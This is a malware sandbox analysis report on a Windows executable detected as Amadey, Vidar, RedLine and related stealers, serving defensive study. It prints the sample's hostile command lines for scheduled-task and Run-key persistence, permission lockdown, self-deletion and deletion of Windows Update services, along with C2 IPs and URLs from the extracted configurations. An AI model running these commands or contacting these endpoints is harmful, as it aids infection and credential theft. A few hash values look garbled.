



**ID:** 764033

**Sample Name:** DQxttu2Qrr.exe

**Cookbook:** default.jbs

**Time:** 10:37:13

**Date:** 09/12/2022

**Version:** 36.0.0 Rainbow Opal

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| C:\ProgramData\14765269315554389947119608                                            | 21 |
| C:\ProgramData\1706130452593759500214796                                             | 22 |
| C:\ProgramData\44571614278734644827034568                                            | 22 |
| C:\ProgramData\48205952313381291261104955                                            | 22 |
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| C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\library[1].bin   | 24 |
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# Windows Analysis Report


## DQxttu2Qrr.exe

### Overview

#### General Information

|              |                            |
|--------------|----------------------------|
| Sample Name: | DQxttu2Qrr.exe             |
| Analysis ID: | 764033                     |
| MD5:         | 7434b42e113802.            |
| SHA1:        | a2dea715e33aa86.           |
| SHA256:      | 9922432bfa7768..           |
| Tags:        | 32 ArkeiStealer exe trojan |
| Infos:       |                            |
|              |                            |


#### Detection



#### Signatures

|                                               |
|-----------------------------------------------|
| Yara detected RedLine Stealer                 |
| Yara detected Amadeys stealer DLL             |
| Yara detected Laplas Clipper                  |
| System process connects to network            |
| Yara detected SystemBC                        |
| Antivirus detection for URL or domain         |
| Antivirus detection for dropped file          |
| Multi AV Scanner detection for submitted file |
| Malicious sample detected (through Yara)      |
| Yara detected Vidar stealer                   |
| Multi AV Scanner detection for dropped file   |
| Tries to steal Mail credentials (via file)    |

#### Classification



### Process Tree

- System is w10x64
- DQxttu2Qrr.exe (PID: 2508 cmdline: C:\Users\user\Desktop\DQxttu2Qrr.exe MD5: 7434B42E11380272961C92E061072E78)
  - 6131289942613011832.exe (PID: 5372 cmdline: "C:\ProgramData\6131289942613011832.exe" MD5: 2239A58CC93FD94DC2806CE7F6AF0A0B)
    - gntuud.exe (PID: 5780 cmdline: "C:\Users\user\AppData\Local\Temp\03bd543fce\gntuud.exe" MD5: 2239A58CC93FD94DC2806CE7F6AF0A0B)
      - schtasks.exe (PID: 5908 cmdline: "C:\Windows\System32\schtasks.exe" /Create /SC MINUTE /MO 1 /TN gntuud.exe /TR "C:\Users\user\AppData\Local\Temp\03bd543fce\gntuud.exe" /F MD5: 15FF7D8324231381BAD48A052F85DF04)
        - conhost.exe (PID: 5920 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
      - cmd.exe (PID: 5928 cmdline: "C:\Windows\System32\cmd.exe" /k echo Y|CACLS "gntuud.exe" /P "user:N" &&CACLS "gntuud.exe" /P "user:R" /E&&echo Y|CACLS "..\03bd543fce" /P "user:N" &&CACLS "..\03bd543fce" /P "user:R" /E&&Exit MD5: F3BDBE3BB6F734E357235F4D5898582D)
        - conhost.exe (PID: 5964 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
        - cmd.exe (PID: 5996 cmdline: C:\Windows\system32\cmd.exe /S /D /c" echo Y" MD5: F3BDBE3BB6F734E357235F4D5898582D)
        - cacls.exe (PID: 6004 cmdline: CACLS "gntuud.exe" /P "user:N" MD5: 4CBB1C027DF71C53A8EE4C855FD35B25)
        - cacls.exe (PID: 6024 cmdline: CACLS "gntuud.exe" /P "user:R" /E MD5: 4CBB1C027DF71C53A8EE4C855FD35B25)
        - cmd.exe (PID: 6064 cmdline: C:\Windows\system32\cmd.exe /S /D /c" echo Y" MD5: F3BDBE3BB6F734E357235F4D5898582D)
        - cacls.exe (PID: 6076 cmdline: CACLS "..\03bd543fce" /P "user:N" MD5: 4CBB1C027DF71C53A8EE4C855FD35B25)
        - cacls.exe (PID: 6096 cmdline: CACLS "..\03bd543fce" /P "user:R" /E MD5: 4CBB1C027DF71C53A8EE4C855FD35B25)
    - rundll32.exe (PID: 6128 cmdline: "C:\Windows\System32\rundll32.exe" C:\Users\user\AppData\Roaming\c33e9ad058e5d3\cred64.dll, Main MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
    - Emit64.exe (PID: 3920 cmdline: "C:\Users\user\AppData\Local\Temp\1000017001\Emit64.exe" MD5: 7A5155B804E592D83F8319CBDB27E164)
      - powershell.exe (PID: 3044 cmdline: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe #<qgoyddbo#> IF((New-Object Security.Principal.WindowsPrincipal([Security.Principal.WindowsIdentity]::GetCurrent())).IsInRole([Security.Principal.WindowsBuiltInRole]::Administrator)) { IF([System.Environment]::OSVersion.Version.Version -lt [System.Version]"6.2") { sc tasks /create /f /sc onlogon /rl highest /tn 'RtkAudUService64.exe' /tr "C:\Users\user\Locktime\RtkAudUService64.exe" } Else { Register-ScheduledTask -Action (New-ScheduledTaskAction -Execute 'C:\Users\user\Locktime\RtkAudUService64.exe') -Trigger (New-ScheduledTaskTrigger -AtLogOn) -Settings (New-ScheduledTaskSettingsSet -AllowStartIfOnBatteries -DisallowHardTerminate -Don'tStopIfGoingOnBatteries -Don'tStopOnIdleEnd -ExecutionTimeLimit (New-TimeSpan -Days 1000) -TaskName 'RtkAudUService64.exe' -RunLevel 'Highest' -Force; } } Else { reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Run" /v "RtkAudUService64.exe" /t REG\_SZ /f /d 'C:\Users\user\Locktime\RtkAudUService64.exe' } MD5: 95000560239032BC68B4C2FDFCDEF913)
        - conhost.exe (PID: 5248 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
      - avicapn32.exe (PID: 1112 cmdline: "C:\Users\user\1000018002\avicapn32.exe" MD5: 0F6EF96C5E687631EF27F1DCD1AFE7B4)
      - rundll32.exe (PID: 2820 cmdline: "C:\Windows\System32\rundll32.exe" C:\Users\user\1000019012\syncfiles.dll, rundll MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
      - umciavi64.exe (PID: 68 cmdline: "C:\Users\user\AppData\Roaming\1000020000\umciavi64.exe" MD5: 8F727EA574C46E3FD8901335A6548285)
    - cmd.exe (PID: 5596 cmdline: "C:\Windows\System32\cmd.exe" /c timeout /t 6 & del /f /q "C:\Users\user\Desktop\DQxttu2Qrr.exe" & exit MD5: F3BDBE3BB6F734E357235F4D5898582D)
      - conhost.exe (PID: 5604 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
      - timeout.exe (PID: 5636 cmdline: timeout /t 6 MD5: 121A4EDAE60A7AF6F5DFA82F7BB95659)
    - gntuud.exe (PID: 4948 cmdline: C:\Users\user\AppData\Local\Temp\03bd543fce\gntuud.exe MD5: 2239A58CC93FD94DC2806CE7F6AF0A0B)

- cmd.exe (PID: 1500 cmdline: C:\Windows\System32\cmd.exe /c sc stop UsoSvc & sc stop WaaSMedicSvc & sc stop wuauserv & sc stop bits & sc stop dosvc & reg delete "HKLM\SYSTEM\CurrentControlSet\Services\UsoSvc" /f & reg delete "HKLM\SYSTEM\CurrentControlSet\Services\WaaSMedicSvc" /f & reg delete "HKLM\SYSTEM\CurrentControlSet\Services\wuauserv" /f & reg delete "HKLM\SYSTEM\CurrentControlSet\Services\bts" /f & reg delete "HKLM\SYSTEM\CurrentControlSet\Services\dosvc" /f MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
  - conhost.exe (PID: 3076 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - sc.exe (PID: 5040 cmdline: sc stop UsoSvc MD5: D79784553A9410D15E04766AAAB77CD6)
  - sc.exe (PID: 3400 cmdline: sc stop WaaSMedicSvc MD5: D79784553A9410D15E04766AAAB77CD6)
  - sc.exe (PID: 4616 cmdline: sc stop wuauserv MD5: D79784553A9410D15E04766AAAB77CD6)
  - sc.exe (PID: 5488 cmdline: sc stop bits MD5: D79784553A9410D15E04766AAAB77CD6)
  - sc.exe (PID: 5224 cmdline: sc stop dosvc MD5: D79784553A9410D15E04766AAAB77CD6)
  - reg.exe (PID: 5848 cmdline: reg delete "HKLM\SYSTEM\CurrentControlSet\Services\UsoSvc" /f MD5: E3DACP0B31841FA02064B4457D44B357)
  - reg.exe (PID: 5772 cmdline: reg delete "HKLM\SYSTEM\CurrentControlSet\Services\WaaSMedicSvc" /f MD5: E3DACP0B31841FA02064B4457D44B357)
  - reg.exe (PID: 4864 cmdline: reg delete "HKLM\SYSTEM\CurrentControlSet\Services\wuauserv" /f MD5: E3DACP0B31841FA02064B4457D44B357)
  - reg.exe (PID: 1948 cmdline: reg delete "HKLM\SYSTEM\CurrentControlSet\Services\bts" /f MD5: E3DACP0B31841FA02064B4457D44B357)
  - reg.exe (PID: 5344 cmdline: reg delete "HKLM\SYSTEM\CurrentControlSet\Services\dosvc" /f MD5: E3DACP0B31841FA02064B4457D44B357)
- cmd.exe (PID: 2436 cmdline: C:\Windows\System32\cmd.exe /c powercfg /x -hibernate-timeout-ac 0 & powercfg /x -hibernate-timeout-dc 0 & powercfg /x -standby-timeout-ac 0 & powercfg /x -standby-timeout-dc 0 MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
  - conhost.exe (PID: 5192 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - powercfg.exe (PID: 1340 cmdline: powercfg /x -hibernate-timeout-ac 0 MD5: 7C749DC22FCB1ED42A87AFA986B720F5)
  - powercfg.exe (PID: 3508 cmdline: powercfg /x -hibernate-timeout-dc 0 MD5: 7C749DC22FCB1ED42A87AFA986B720F5)
  - powercfg.exe (PID: 5604 cmdline: powercfg /x -standby-timeout-ac 0 MD5: 7C749DC22FCB1ED42A87AFA986B720F5)
  - powercfg.exe (PID: 5836 cmdline: powercfg /x -standby-timeout-dc 0 MD5: 7C749DC22FCB1ED42A87AFA986B720F5)
- cleanup

## Malware Configuration

### Threatname: Amadey

```
{
  "C2_url": "85.209.135.109/jg94cVd30f/index.php",
  "Version": "3.50"
}
```

### Threatname: Vidar

```
{
  "C2_url": [
    "http://65.21.119.56:80",
    "https://t.me/vnt001"
  ],
  "Botnet": "1760",
  "Version": "56.1"
}
```

## Yara Signatures

### Dropped Files

| Source                                                                                | Rule                               | Description                                      | Author                              | Strings                                                                                                                                                            |
|---------------------------------------------------------------------------------------|------------------------------------|--------------------------------------------------|-------------------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| C:\Users\user\AppData\Local\Microsoft\Windows\INet Cache\IE\0W10PBUV\library[1].bin   | SUSP_Two_Byte_XOR_PE_And_MZ        | Look for 2 byte xor of a PE starting at offset 0 | Wesley Shields <wxs@atarininja.org> |                                                                                                                                                                    |
| C:\Users\user\AppData\Local\Microsoft\Windows\INet Cache\IE\0W10PBUV\library[1].bin   | SUSP_Four_Byte_XOR_PE_And_MZ       | Look for 4 byte xor of a PE starting at offset 0 | Wesley Shields <wxs@atarininja.org> |                                                                                                                                                                    |
| C:\Users\user\AppData\Local\Microsoft\Windows\INet Cache\IE\0W10PBUV\library[1].bin   | SUSP_XORed_MSDOS_Stub_Message      | Detects suspicious XORed MSDOS stub message      | Florian Roth                        | • 0x4e:\$x01: \x8A\xB6\xB7\xAD\xFE\xAE\xAC\xB1\xB9\xAC\xBF\xB3\xFE\xBD\xBF\xB0\xB1\xAA\xFE\xBC\xBB\xFE\xAC\xAB\xB0\xFE\xB7\xB0\xFE\x9A\x91\x8D\xFE\xB3\xB1\xBA\xBB |
| C:\Users\user\AppData\Local\Microsoft\Windows\INet Cache\IE\MEEXW4H4\umciavi32[1].exe | JoeSecurity_DelphiSystemParamCount | Detected Delphi use of System.ParamCount()       | Joe Security                        |                                                                                                                                                                    |
| C:\Users\user\AppData\Roaming\1000021000\umciavi32.exe                                | JoeSecurity_DelphiSystemParamCount | Detected Delphi use of System.ParamCount()       | Joe Security                        |                                                                                                                                                                    |

Click to see the 2 entries

## Memory Dumps

| Source                                                                                 | Rule                          | Description                        | Author       | Strings |
|----------------------------------------------------------------------------------------|-------------------------------|------------------------------------|--------------|---------|
| 00000019.00000002.762181339.00000000003D1000.00000<br>020.0000001.0100000.0000007.smp  | JoeSecurity_Amadey_2          | Yara detected Amadey's stealer DLL | Joe Security |         |
| 00000000.00000002.300367960.000000000010C5000.00000<br>002.0000001.0100000.0000003.smp | JoeSecurity_Vidar_1           | Yara detected Vidar stealer        | Joe Security |         |
| 00000031.00000002.656321722.000000000F230000.00000<br>004.0000800.00020000.0000000.smp | JoeSecurity_RedLine           | Yara detected RedLine Stealer      | Joe Security |         |
| 00000031.00000002.656321722.000000000F230000.00000<br>004.0000800.00020000.0000000.smp | JoeSecurity_CredentialStealer | Yara detected Credential Stealer   | Joe Security |         |
| 00000031.00000003.546951720.000000000F0D2000.00000<br>040.0000800.00020000.0000000.smp | JoeSecurity_RedLine           | Yara detected RedLine Stealer      | Joe Security |         |

Click to see the 19 entries

## Unpacked PEs

| Source                              | Rule                            | Description                           | Author       | Strings                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |
|-------------------------------------|---------------------------------|---------------------------------------|--------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| 49.3.umciavi64.exe.f0d0000.0.unpack | SUSP_XORed_URL_in_EXE           | Detects an XORed URL in an executable | Florian Roth | <ul style="list-style-type: none"> <li>• 0x4ad71:\$s1:\x10\x0C\x0C\x08BWW</li> <li>• 0x4af3a:\$s1: %99=wbb</li> <li>• 0x4d1e2:\$s1: http://</li> <li>• 0x4d3b1:\$s1: +773yll</li> <li>• 0x4e274:\$s1: \xEB\xF7\xF7\xF3\xB9\xAC\xAC</li> <li>• 0x88a55:\$s1: \xA5\xB9\xB9\xBD\xF7\xE2\xE2</li> <li>• 0x4ad7e:\$s2:\x10\x0Cx\x0C\x08\x0BBWW</li> <li>• 0x4af47:\$s2: %99=&gt;wbb</li> <li>• 0x4d1ef:\$s2: https://</li> <li>• 0x4d3be:\$s2: +7730yll</li> <li>• 0x51e96:\$s2: ~bbfe,99</li> <li>• 0x5225b:\$s2: \x80\x9C\x9C\x98\x9B\xD2\xC7\xC7</li> <li>• 0x79818:\$s2: \x07\x1B\x1B\x1F\x1CU@{@</li> <li>• 0x798c5:\$s2: \xB1\xAD\xAD\xA9\xAA\xE3\xF6\xF6</li> <li>• 0x89534:\$s2: \x1A\x06\x06\x02\x01H]]</li> <li>• 0x4d1e2:\$f1: http://</li> <li>• 0x4d1ef:\$f2: https://</li> </ul>                                                                                    |
| 49.3.umciavi64.exe.f0d0000.0.unpack | JoeSecurity_RedLine             | Yara detected RedLine Stealer         | Joe Security |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              |
| 49.3.umciavi64.exe.f0d0000.0.unpack | JoeSecurity_GenericDownloader_1 | Yara detected Generic Downloader      | Joe Security |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              |
| 49.3.umciavi64.exe.f0d0000.0.unpack | JoeSecurity_CredentialStealer   | Yara detected Credential Stealer      | Joe Security |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              |
| 49.3.umciavi64.exe.f0d0000.0.unpack | MALWARE_Win_Arechclient2        | Detects Arechclient2 RAT              | ditekSHen    | <ul style="list-style-type: none"> <li>• 0x9905a:\$s14: keybd_event</li> <li>• 0x9e480:\$v1_1: grabber@</li> <li>• 0x9688b:\$v1_2: &lt;BrowserProfile&gt;k__</li> <li>• 0x979a:\$v1_3: &lt;SystemHardwares&gt;k__</li> <li>• 0x97a49:\$v1_5: &lt;ScannedWallets&gt;k__</li> <li>• 0x97ad9:\$v1_6: &lt;DirFiles&gt;k__</li> <li>• 0x97ab5:\$v1_7: &lt;MessageClientFiles&gt;k__</li> <li>• 0x97e7f:\$v1_8: &lt;ScanBrowsers&gt;k__BackingField</li> <li>• 0x97ed1:\$v1_8: &lt;ScanWallets&gt;k__BackingField</li> <li>• 0x97eee:\$v1_8: &lt;ScanScreen&gt;k__BackingField</li> <li>• 0x97f28:\$v1_8: &lt;ScanVPN&gt;k__BackingField</li> <li>• 0x8ae5a:\$v1_9: displayName[AString-ZaString-z\d]{2String4}\.[String\w-]{String6}\.[\wString-]{2String7}Local Extension Settingshost</li> <li>• 0x8a666:\$v1_10: \sitemanager.xml MB or SELECT * FROM Cookiesconfig</li> </ul> |

Click to see the 18 entries

## Sigma Signatures

No Sigma rule has matched

## Snort Signatures

No Snort rule has matched

# Joe Sandbox Signatures

## AV Detection



Antivirus detection for URL or domain

Antivirus detection for dropped file

Multi AV Scanner detection for submitted file

Multi AV Scanner detection for dropped file

Machine Learning detection for dropped file

## Networking



System process connects to network (likely due to code injection or exploit)

Yara detected Generic Downloader

C2 URLs / IPs found in malware configuration

## Spam, unwanted Advertisements and Ransom Demands



Modifies the hosts file

## System Summary



Malicious sample detected (through community Yara rule)

PE file contains section with special chars

Uses powercfg.exe to modify the power settings

## Persistence and Installation Behavior



Uses cmd line tools excessively to alter registry or file data

## Boot Survival



Creates multiple autostart registry keys

Uses schtasks.exe or at.exe to add and modify task schedules

Creates an undocumented autostart registry key

## Hooking and other Techniques for Hiding and Protection



Overwrites code with unconditional jumps - possibly settings hooks in foreign process

Overwrites code with function prologues

Self deletion via cmd or bat file

Found hidden mapped module (file has been removed from disk)

## Malware Analysis System Evasion



Query firmware table information (likely to detect VMs)

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Tries to evade analysis by execution special instruction (VM detection)

Tries to detect virtualization through RDTSC time measurements

## Anti Debugging



Tries to detect debuggers (CloseHandle check)

Hides threads from debuggers

## HIPS / PFW / Operating System Protection Evasion



System process connects to network (likely due to code injection or exploit)

Maps a DLL or memory area into another process

Allocates memory in foreign processes

Injects a PE file into a foreign processes

Writes to foreign memory regions

.NET source code references suspicious native API functions

Modifies the hosts file

Modifies the context of a thread in another process (thread injection)

## Lowering of HIPS / PFW / Operating System Security Settings



Modifies power options to not sleep / hibernate

Modifies the hosts file

## Stealing of Sensitive Information



Yara detected RedLine Stealer

Yara detected Amadeys stealer DLL

Yara detected Laplas Clipper

Yara detected SystemBC

Yara detected Vidar stealer

Tries to steal Mail credentials (via file / registry access)

Tries to harvest and steal browser information (history, passwords, etc)

Tries to steal Crypto Currency Wallets

Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)

Tries to harvest and steal ftp login credentials

Tries to steal Instant Messenger accounts or passwords

## Remote Access Functionality



Yara detected RedLine Stealer

Yara detected SystemBC


Yara detected Vidar stealer

## Mitre Att&ck Matrix

| Initial Access   | Execution                             | Persistence        | Privilege Escalation | Defense Evasion                               | Credential Access        | Discovery                      | Lateral Movement        | Collection               | Exfiltration                           | Command and Control          | Network Effects                             | Remote Service Effects                      | Impact                  |
|------------------|---------------------------------------|--------------------|----------------------|-----------------------------------------------|--------------------------|--------------------------------|-------------------------|--------------------------|----------------------------------------|------------------------------|---------------------------------------------|---------------------------------------------|-------------------------|
| Valid Accounts   | 1 Native API                          | 1 DLL Side-Loading | 1 DLL Side-Loading   | 1 File and Directory Permissions Modification | 2 OS Credential Dumping  | 1 System Time Discovery        | Remote Services         | 1 Archive Collected Data | Exfiltration Over Other Network Medium | 1 Encrypted Channel          | Eavesdrop on Insecure Network Communication | Remotely Track Device Without Authorization | Modify System Partition |
| Default Accounts | 1 1 Command and Scripting Interpreter | 1 Windows Service  | 1 Windows Service    | 2 Obfuscated Files or Information             | 1 Credential API Hooking | 2 File and Directory Discovery | Remote Desktop Protocol | 3 Data from Local System | Exfiltration Over Bluetooth            | 1 Application Layer Protocol | Exploit SS7 to Redirect Phone Calls/SMS     | Remotely Wipe Data Without Authorization    | Device Lockout          |

| Initial Access                                          | Execution                         | Persistence                            | Privilege Escalation                   | Defense Evasion                      | Credential Access           | Discovery                            | Lateral Movement                    | Collection               | Exfiltration                                             | Command and Control        | Network Effects                      | Remote Service Effects      | Impact                                   |
|---------------------------------------------------------|-----------------------------------|----------------------------------------|----------------------------------------|--------------------------------------|-----------------------------|--------------------------------------|-------------------------------------|--------------------------|----------------------------------------------------------|----------------------------|--------------------------------------|-----------------------------|------------------------------------------|
| Domain Accounts                                         | 1 Scheduled Task/Job              | 1 Scheduled Task/Job                   | 6 1 1 Process Injection                | 3 Software Packing                   | 1 Input Capture             | 2 3 5 System Information Discovery   | SMB/Windows Admin Shares            | 1 Email Collection       | Automated Exfiltration                                   | Steganography              | Exploit SS7 to Track Device Location | Obtain Device Cloud Backups | Delete Device Data                       |
| Local Accounts                                          | 1 Service Execution               | 2 1 Registry Run Keys / Startup Folder | 1 Scheduled Task/Job                   | 1 DLL Side-Loading                   | 2 Credentials in Registry   | 7 3 1 Security Software Discovery    | Distributed Component Object Model  | 1 Credential API Hooking | Scheduled Transfer                                       | Protocol Impersonation     | SIM Card Swap                        |                             | Carrier Billing Fraud                    |
| Cloud Accounts                                          | Cron                              | 1 Services File Permissions Weakness   | 2 1 Registry Run Keys / Startup Folder | 1 File Deletion                      | 1 Credentials In Files      | 1 1 Process Discovery                | SSH                                 | 1 Input Capture          | Data Transfer Size Limits                                | Fallback Channels          | Manipulate Device Communication      |                             | Manipulate App Store Rankings or Ratings |
| Replication Through Removable Media                     | Launchd                           | Rc.common                              | 1 Services File Permissions Weakness   | 1 Masquerading                       | Cached Domain Credentials   | 2 4 1 Virtualization/Sandbox Evasion | VNC                                 | GUI Input Capture        | Exfiltration Over C2 Channel                             | Multiband Communication    | Jamming or Denial of Service         |                             | Abuse Accessibility Features             |
| External Remote Services                                | Scheduled Task                    | Startup Items                          | Startup Items                          | 1 Modify Registry                    | DCSync                      | 1 Application Window Discovery       | Windows Remote Management           | Web Portal Capture       | Exfiltration Over Alternative Protocol                   | Commonly Used Port         | Rogue Wi-Fi Access Points            |                             | Data Encrypted for Impact                |
| Drive-by Compromise                                     | Command and Scripting Interpreter | Scheduled Task/Job                     | Scheduled Task/Job                     | 2 4 1 Virtualization/Sandbox Evasion | Proc Filesystem             | 1 Remote System Discovery            | Shared Webroot                      | Credential API Hooking   | Exfiltration Over Symmetric Encrypted Non-C2 Protocol    | Application Layer Protocol | Downgrade to Insecure Protocols      |                             | Generate Fraudulent Advertising Revenue  |
| Exploit Public-Facing Application                       | PowerShell                        | At (Linux)                             | At (Linux)                             | 6 1 1 Process Injection              | /etc/passwd and /etc/shadow | System Network Connections Discovery | Software Deployment Tools           | Data Staged              | Exfiltration Over Asymmetric Encrypted Non-C2 Protocol   | Web Protocols              | Rogue Cellular Base Station          |                             | Data Destruction                         |
| Supply Chain Compromise                                 | AppleScript                       | At (Windows)                           | At (Windows)                           | 1 Services File Permissions Weakness | Network Sniffing            | Process Discovery                    | Taint Shared Content                | Local Data Staging       | Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol | File Transfer Protocols    |                                      |                             | Data Encrypted for Impact                |
| Compromised Software Dependencies and Development Tools | Windows Command Shell             | Cron                                   | Cron                                   | 1 Rundll32                           | Input Capture               | Permission Groups Discovery          | Replication Through Removable Media | Remote Data Staging      | Exfiltration Over Physical Medium                        | Mail Protocols             |                                      |                             | Service Stop                             |

